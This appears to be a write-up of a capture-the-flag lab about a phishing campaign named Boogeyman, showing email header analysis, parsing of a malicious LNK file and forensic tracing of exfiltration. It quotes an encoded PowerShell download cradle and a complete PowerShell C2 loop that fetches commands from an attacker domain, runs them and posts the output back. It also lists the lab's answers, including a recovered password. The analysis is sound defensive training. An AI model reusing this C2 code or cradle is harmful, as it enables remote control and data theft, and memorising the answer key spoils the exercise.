

## Boogeyman 1 – Capstone Project

### The Boogeyman is here!

Julianne, a finance employee working for Quick Logistics LLC, received a follow-up email regarding an unpaid invoice from their business partner, B Packaging Inc. Unbeknownst to her, the attached document was malicious and compromised her workstation.

The security team was able to flag the suspicious execution of the attachment, in addition to the phishing reports received from the other finance department employees, making it seem to be a targeted attack on the finance team. Upon checking the latest trends, the initial TTP used for the malicious attachment is attributed to the new threat group named Boogeyman, known for targeting the logistics sector.


### Email Analysis:

**What is the email address used to send the phishing email?**

**Answer:** agriffin@bpakcaging.xyz

**What is the email address of the victim?**

**Answer:** julianne.westcott@hotmail.com



**What is the name of the third-party mail relay service used by the attacker based on the DKIM-Signature and List-Unsubscribe headers?**

**Answer:** elasticemail


By opening the email using Thunderbird then clicking on view source we can see the following:

```
DKIM-Signature: v=1; a=rsa-sha256; d=elasticemail.com; s=api;  
c=relaxed/simple; t=1673601926;  
h=from:date:subject:reply-to:to:list-unsubscribe;  
bh=D0RzQK4K9VX05g47mYpyX7cPagIyvAX1RLfbY0szvCc=;  
b=jcC3z+U5lVQUJEYRyQ76Z+xaJMrXN2YdjyM8pUl7hgXesQaY7rqS0RNRWynpDQ3/CBSllw31eDq  
WmoqpFqj2uVy5RXK73lkBEHs5ju1eH/4svHpZLS9+wU/t05dfZVUImvY32iinpJCtoiMLjdpKYMA/  
d5BBGqluALtqy9fZQzM=
```

**What is the name of the file inside the encrypted attachment?**

**Answer:** Invoice\_20230103.lnk

We can obtain this information by downloading the attachment, extracting the zip file and copying the name of the file.



**What is the password of the encrypted attachment? Answer:** Invoice2023!

This answer can be found in the body of the phishing email.

You may use this code to view the encrypted file:  
**Invoice2023!**

**Based on the result of the lnkparse tool, what is the encoded payload found in the Command Line Arguments field?**

**Answer:** -nop -windowstyle hidden -enc aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZ.....

We can achieve this by using the following command:

```
ubuntu@tryhackme:~/Desktop/artefacts$ lnkparse Invoice_20230103.lnk
Windows Shortcut Information:
```

```
.exe
Working directory: C:
Command line arguments: -nop -windowstyle hidden -enc aQBlAHgAIAAoAG4AZQB3
AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBhAGMABABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBh
AGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBp
AG4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA==
Icon location: C:\Users\Administrator\Desktop\excel.ico
```

## Endpoint Security:

Based on the initial findings, we discovered how the malicious attachment compromised Julianne's workstation:

A PowerShell command was executed.

Decoding the payload reveals the starting point of endpoint activities.

**What are the domains used by the attacker for file hosting and C2?**

**Answer:** cdn.bpakcaging.xyz,files.bpakcaging.xyz

**What is the name of the enumeration tool downloaded by the attacker? Answer:**  
Seatbelt

**What is the file accessed by the attacker using the downloaded sq3.exe binary?**

**Answer:**  
C:\\Users\\j.westcott\\AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes\_8wek  
yb3d8bbwe\\LocalState\\plum.sqlite

**What is the software that uses the file in Q3? Answer:** Microsoft Sticky Notes

**What is the name of the exfiltrated file? Answer:** protected\_data.kdbx

We can parse the powershell.json file using the command below to find the domains and the tool the adversary tried to download:

```
cat powershell.json | jq '{ScriptBlockText}' | sort | uniq
```



What HTTP method is used by the C2 for the output of the commands executed by the attacker? Answer: POST

What is the protocol used during the exfiltration activity? Answer: DNS

The image shows a Wireshark packet capture of an HTTP GET request. The packet list shows a GET request to `files.bpkacaging.xyz` at port 80. The packet details pane shows the request structure: Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The packet bytes pane shows the raw data. The packet details pane is expanded to show the response body, which contains a PowerShell command. The command is a complex script that uses `Invoke-WebRequest` to download a file from `cdn.bpkacaging.xyz` and then executes it. The command is: `$s='cdn.bpkacaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p/$s/8cce49b0 -Headers @{"X-38d2-8f49"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p/$s/b86459bb -Headers @{"X-38d2-8f49"=$i}).Content;if ($c -ne 'None') {$r=iex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p/$s/27fe2489 -Method POST -Headers @{"X-38d2-8f49"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')}sleep 0.8}`

What is the password of the exfiltrated file? Answer: %p9^3!lL^Mz47E2GaT^y

Wireshark - Follow TCP Stream (tcp.stream eq 750) - capture.pcapng

POST /27fe2489 HTTP/1.1  
X-38d2-8f49: 8cce49b0-b86459bb-27fe2489  
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.18362.145  
Content-Type: application/x-www-form-urlencoded  
Host: cdn.bpakcaging.xyz:8080  
Content-Length: 1522  
Connection: Keep-Alive

92 105 100 61 56 54 56 49 53 48 98 100 45 97 53 54 52 45 52 50 51 98 45 57 50 53 54 45 55 48 100 51 55 56 49 55 57 52 98 49 32 77 97 115  
116 101 114 32 80 97 115 115 119 111 114 100 13 10 92 105 100 61 97 100 56 98 53 50 102 48 45 101 49 98 98 45 52 48 102 54 45 98 98 102 57  
45 52 55 97 53 51 102 57 49 56 48 97 98 32 37 112 57 94 51 33 108 76 94 77 122 52 55 69 50 71 97 84 94 121 124 77 97 110 97 103 101 100 80  
111 115 105 116 105 111 110 61 68 101 118 105 99 101 73 100 58 92 92 63 92 68 73 83 80 76 65 89 35 68 101 102 97 117 108 116 95 77 111 110  
105 116 111 114 35 49 38 51 49 99 53 101 99 100 52 38 48 38 85 73 68 50 53 54 35 123 101 54 102 48 55 98 53 102 45 101 101 57 55 45 52 97  
57 48 45 98 48 55 54 45 51 51 102 53 55 98 102 52 101 97 97 55 125 59 80 111 115 105 116 105 111 110 61 49 49 48 54 44 52 51 59 83 105 122  
101 61 51 50 48 44 51 50 48 124 49 124 48 124 124 89 101 108 108 111 119 124 48 124 124 124 124 124 124 124 124 56 99 97 50 50 99 48  
101 45 98 97 53 101 45 52 57 57 97 45 97 56 54 99 45 55 52 55 51 97 53 51 100 99 54 100 101 124 55 52 102 48 56 55 50 52 45 99 99 99 57 45  
52 99 101 54 45 57 52 101 55 45 56 99 57 57 101 54 99 100 52 50 99 54 124 54 51 56 48 57 50 50 52 55 51 57 55 49 57 57 53 56 57 124 124 54  
51 56 48 57 50 50 52 55 53 49 54 49 48 55 48 55 57 13 10 13 10 80 97 116 104 32 32 32 32 32 32 32 32 32 32 32 32 13 10 45 45 45  
45 32 32 32 32 32 32 32 32 32 32 32 32 32 13 10 67 58 92 85 115 101 114 115 92 106 46 119 101 115 116 99 111 116 116 13 10 13 10 13  
10HTTP/1.0 200 OK  
Server: Apache/2.4.1  
Date: Fri, 13 Jan 2023 17:25:38 GMT  
Access-Control-Allow-Origin: \*  
Content-Type: text/plain

OK

Packet 44471. 2 client pkt(s), 2 server pkt(s), 1 turn(s). Click to select.

Entire conversation (1949 bytes) Show and save data as ASCII Stream 750

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

Recipe

From Decimal

Delimiter Space Support signed values

Input

92 105 100 61 56 54 56 49 53 48 98 100 45 97 53 54 52 45 52 50 51 98 45 57 50 53 54 45 55 48 100 51 55 56 49 55 57 52 9  
49 32 77 97 115 116 101 114 32 80 97 115 115 119 111 114 100 13 10 92 105 100 61 97 100 56 98 53 50 102 48 45 101 49 98  
98 45 52 48 102 54 45 98 98 102 57 45 52 55 97 53 51 102 57 49 56 48 97 98 32 37 112 57 94 51 33 108 76 94 77 122 52 55  
69 50 71 97 84 94 121 124 77 97 110 97 103 101 100 80 111 115 105 116 105 111 110 61 68 101 118 105 99 101 73 100 58 92  
92 63 92 68 73 83 80 76 65 89 35 68 101 102 97 117 108 116 95 77 111 110 105 116 111 114 35 49 38 51 49 99 53 101 99 10  
52 38 48 38 85 73 68 50 53 54 35 123 101 54 102 48 55 98 53 102 45 101 101 57 55 45 52 97 57 48 45 98 48 55 54 45 51 51  
102 53 55 98 102 52 101 97 97 55 125 59 80 111 115 105 116 105 111 110 61 49 49 48 54 44 52 51 59 83 105 122 101 61 51  
50 48 44 51 50 48 124 49 124 48 124 124 89 101 108 108 111 119 124 48 124 124 124 124 124 124 124 124 56 99 97 50 50  
99 48 101 45 98 97 53 101 45 52 57 57 97 45 97 56 54 99 45 55 52 55 51 97 53 51 100 99 54 100 101 124 55 52 102 48 56 5  
50 52 45 99 99 99 57 45 52 99 101 54 45 57 52 101 55 45 56 99 57 57 101 54 99 100 52 50 99 54 124 54 51 56 48 57 50 50  
52 55 51 57 55 49 57 57 53 56 57 124 124 54 51 56 48 57 50 50 52 55 53 49 54 49 48 55 48 55 57 13 10 13 10 80 97 116 10  
32 32 32 32 32 32 32 32 32 32 32 32 32 13 10 45 45 45 32 32 32 32 32 32 32 32 32 32 32 32 32 13 10 67 58  
92 85 115 101 114 115 92 106 46 119 101 115 116 99 111 116 116 13 10 13 10 13 10

Output

\id=068150bd-a564-423b-9256-70d3781794b1 Master Password  
\id=ad8b52f0-e1bb-40f6-bbf9-47a53f9180ab \sp9^3|1L^Mz47E2GaT^y|ManagedPosition=DeviceId:\\?  
\DISPLAY#Default\_Monitor#I&31c5ecd4&8&UID256#[e6f07b5f-ee97-4a90-b076-  
33f57bf4eaa7];Position=1106,43;Size=320,320|1|0|Yellow|0|0|0|0|8ca22c0e-ba5e-499a-a86c-7473a53dc6de|74f08724-ccc9-4c  
94e7-8c99e6cd42c6|638092247397199589|638092247516107079

Path  
----  
C:\Users\j.westcott

STEP

BAKE!

Auto Bake

467 9 2ms Raw Bytes

What is the credit card number stored inside the exfiltrated file?

Answer: 4024007128269551